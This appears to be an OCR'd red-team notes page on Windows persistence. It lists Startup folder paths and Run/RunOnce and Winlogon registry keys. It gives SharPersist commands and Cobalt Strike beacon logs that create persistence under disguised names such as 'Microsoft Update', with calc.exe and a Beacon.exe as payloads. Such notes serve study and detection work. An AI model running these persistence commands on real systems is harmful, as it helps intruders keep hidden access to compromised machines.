

Startup

C:\Users\[ ]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup



C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp




SharpPersist.exe -t startupfolder -c "C:\Windows\System32\calc.exe" -f "StartUp" -m add

```
beacon> execute-assembly sharpersist.exe -t startupfolder -c "C:\Windows\System32\calc.exe" -f "StartUp" -m add
[*] Tasked beacon to run .NET program: sharpersist.exe -t startupfolder -c "C:\Windows\System32\calc.exe" -f "StartUp" -m add
[+] host called home, sent: 342199 bytes
[+] received output:

[*] INFO: Adding startup folder persistence
[*] INFO: Command: C:\Windows\System32\calc.exe
[*] INFO: Command Args:
[*] INFO: File Name: StartUp


[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\serveradm\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\StartUp.lnk
[*] INFO: SHA256 Hash of LNK file: B8472384B5C865586FECD5EFF44CC607FAADE407B857F84341AD35DFB42C0837
```



SharPersist

Run RunOnce


Run RunOnce

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
```



SharpPersist.exe -t reg -c "C:\Windows\Tasks\Beacon.exe" -a "/q /n" -k "hkcurun" -v "Microsoft Services" -m add

```
beacon> execute-assembly sharpersist.exe -t reg -c "C:\Windows\System32\calc.exe" -k "hkcurun" -v "Microsoft Update" -m add
[*] Tasked beacon to run .NET program: sharpersist.exe -t reg -c "C:\Windows\System32\calc.exe" -k "hkcurun" -v "Microsoft Update" -m add
[+] host called home, sent: 342223 bytes
[+] received output:

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\calc.exe
[*] INFO: Command Args:
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Microsoft Update
[*] INFO: Option:


[+] SUCCESS: Registry persistence added
```


Logon Helper

Winlogon（HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon） Userinit

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit


HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify


HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell
```



Revision #6
Created 5 September 2022 03:03:30 by
Updated 7 April 2023 16:38:20 by